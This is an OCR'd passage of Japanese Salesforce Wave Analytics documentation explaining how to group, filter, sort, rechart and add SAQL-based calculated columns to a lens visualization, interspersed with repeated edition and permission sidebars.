3. [完了予定日] 行にマウスポインタを置きます。右側に表示される [スケール] ボタンをクリックします。



4. [カレンダー日付のスケール] リストで、[月] をクリックします。



棒グラフの棒が 1 つから複数に変わり、成立年月で別個にグループ化されたデータが表示されます。


エディション

使用可能なエディション: Salesforce Classic および Lightning Experience。

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。


ユーザ権限

視覚化を表示する
- 「Wave Analyticsの使用」



5. *積み上げグルーピング*という2次グルーピングを追加するには、[グループ]ボタンをクリックします。検索ボックスを使用して [StageName] 次元を見つけ、選択します。

   この時点では、グループを追加するだけです。[絞り込み条件] ボタンをクリックした場合は、グループと条件が追加されています。




視覚化が変更されて、両方の次元でグループ化されたデータが表示されます。最後のサブグループのエントリにカテゴリごとの色が割り当てられ、色の凡例が右側に表示されます。レンズには最大4個のグルーピングを設定できます。




データの絞り込み

レンズで条件を適用してグラフを整理し、事業単位、プロジェクト、または経営陣にとって最も関連性のあるデータのサブセットに焦点を絞ります。たとえば、特定の会計年度に限定して視覚化します。

1. [絞り込み条件] をクリックします。



[条件を追加] ダイアログボックスの上部に、基準、次元の順でリストされます。



2. [会計年度] 次元を選択します。
会計年度の値が表示されます。


エディション

使用可能なエディション: Salesforce Classic および Lightning Experience。

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

ユーザ権限


視覚化を表示する
- 「Wave Analyticsの使用」



3. [2012] と [2013] を選択し、[追加] をクリックします。検索ボックスを使用して条件に適用する値を見つける場合、大文字と小文字が区別されることに留意してください。
適用した条件が [絞り込み条件] ボタンの横に表示されます。



グラフの視覚化が変更されて 2012 および 2013 会計年度のデータが表示されます。



並び替え順の変更

グラフ視覚化のデータの並び替え順として昇順、降順、並び替えなしのいずれかを選択します。

1. [オプション] ボタンをクリックします。



2. ダイアログボックスで、[昇順](昇順に並び替え済み)、[降順](降順に並び替え済み)、[オフ](並び替えなし)のいずれかを選択します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience。

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。


ユーザ権限

視覚化を表示する
- 「Wave Analyticsの使用」

グラフの種類の変更

グラフの種類を切り替えて、どの視覚化オプションがデータについて最も説得力のあるストーリーを伝えるかを確認します。

1. [グラフの種類を変更] ボタンをクリックします。



このレンズで使用できる各種グラフのギャラリーが表示されます。


エディション

使用可能なエディション: Salesforce Classic および Lightning Experience。

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

ユーザ権限


視覚化を表示する
- 「Wave Analyticsの使用」



2. グラフの種類上にマウスポインタを置き、その種類の視覚化に必要な基準とディメンションの数を確認します。

   たとえば、ドーナツグラフでは 1 つの基準と 1 つか 2 つのディメンションを使用できます。

3. グラフの種類 (積み上げ横棒グラフなど) をクリックします。
   グラフの視覚化が変わります。



基準の変更

選択した基準によって視覚化全体が定義され、探索範囲が決まります。たとえば、基準と集計方法を「商談数」から「金額合計」に変更します。次に、2つ目の基準を追加し、2つの視覚化を横に並べて表示します。

1. 集計方法として[合計]をクリックし、基準として[金額(毎月発生、USD)]をクリックします。
   視覚化が変わり、[金額合計]が表示されます。



2. 2つ目の基準を追加するには、[基準]ボタンをクリックします。



3. 集計方法として[平均]をクリックし、基準として[オープン期間(日数)]をクリックします。


エディション

使用可能なエディション: Salesforce Classic および Lightning Experience


有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

ユーザ権限


視覚化を表示する
- 「Wave Analyticsの使用」




新しい基準は右側に表示されます。



4. 新しい基準を左に移動するには、[オープン期間の平均 (日数)] をクリックし、[< 左に移動] をクリックします。



2 つの視覚化の位置が交換されます。



5. 別の基準を追加するには、[基準] ボタンを再度クリックします。
   レンズには最大 4 個の基準を設定できます。

グラフのスケールの変更

グラフのスケールを変更します。たとえば、対数スケールを適用します。使用可能なオプションは、グラフの種類に応じて異なります。

1. [オプション] ボタンをクリックします。



2. ダイアログボックスで、スケールを選択します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

ユーザ権限

視覚化を表示する
- 「Wave Analyticsの使用」

比較テーブルを使用した計算列の作成

比較テーブルを使用して、データの列でカスタム数式を定義できます。基準を横に並べて表示し、テーブルの列と行を対象に計算を実行できます。

1. グラフタイプギャラリーから [テーブル比較] を選択します。



2. [グループ] をクリックしてディメンションを追加します。

   メモ: データ内の null 値はマイナス記号 (「-」) で表示されます。

3. [セル] 選択をクリックして、最初の基準を変更します (「Count of Rows」)。さらに基準を追加するには、基準列のヘッダーにある矢印をクリックし、[列を追加] を選択します。



新しい列が選択された状態で、[セル] 選択をクリックして基準を変更します。基準列のヘッダーをクリックして選択し、[検索条件] をクリックして検索条件を適用することもできます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。


ユーザ権限

視覚化を表示する
- 「Wave Analyticsの使用」

INDUSTRY	CLOSE DATE (YEAR)	CLOSE DATE (MONTH)	COUNT OF ROWS A	CHANGE FROM PREVIOUS B	RANK C
Consumer	2015	11	1,737	9.66%	6
		10	1,584	0%	4
		12	1,566	-9.84%	3
	2016	01	1,725	10.15%	5
		02	1,440	-16.52%	2
		03	579	-59.79%	1
Fin Svcs	2015	12	6,423	4.08%	6
		11	6,171	20.29%	4
		10	5,130	0%	2
	2016	01	6,306	-1.82%	5

ディメンション列は左側、基準列は右側にあります。基準列は、数式で A、B、C などで識別されます (A が左端の基準列を示します)。

4. カスタム数式を保持する基準列を追加し、ドロップダウンメニューから [この列を編集] を選択します。




[数式] 項目で、このテーブルの演算子を使用して数式を作成します。

メモ: 基準列は、左から右の順に英大文字で識別されます。

記号	例	計算
+	A+B、A+100	加算、行ごとに適用。
-	A-B、A-100	減算、行ごとに適用。
/	A/B、A/100	除算、行ごとに適用。
*	A*B、A*100	乗算、行ごとに適用。
()	(B-A)/(A*100)	括弧による演算のグループ化。

列エディタでは、算術関数を含むSAQL数式を入力するか、ウィンドウ関数を選択して、列の値を計算できます。また、列に名前を付けたり、数値形式を選択したりすることもできます。数式のいずれかにゼロによる除算が含まれている場合、結果はマイナス記号(「-」)として表示されます。


5. SAQLを使用するには、数式エディタにSAQLを直接入力し、[適用]をクリックすると結果が表示されます。




SAQL の記述についての詳細は、『*Wave Analytics SAQL リファレンス*』を参照してください。

メモ: `percentile_desc` および `percentile_cont` 関数は、数式エディタに入力したウィンドウ関数内では使用できません。

6. 関数を使用するには、数式エディタを選択し、メニューからウィンドウ関数のいずれかを選択します。関数を設定した後、[適用] をクリックすると結果が表示されます。




数式エディタに切り替えて、選択した関数によって生成された SAQL を表示します。関数によって SAQL を生成した後で、自分で記述した SAQL と同様に SAQL を編集できます。



比較テーブルで使用できるウィンドウ関数


比較テーブルの関数メニューでは、ランク、スライディングウィンドウ、グループの割合、および前期比関数を作成する SAQL を生成できます。

スライディングウィンドウ



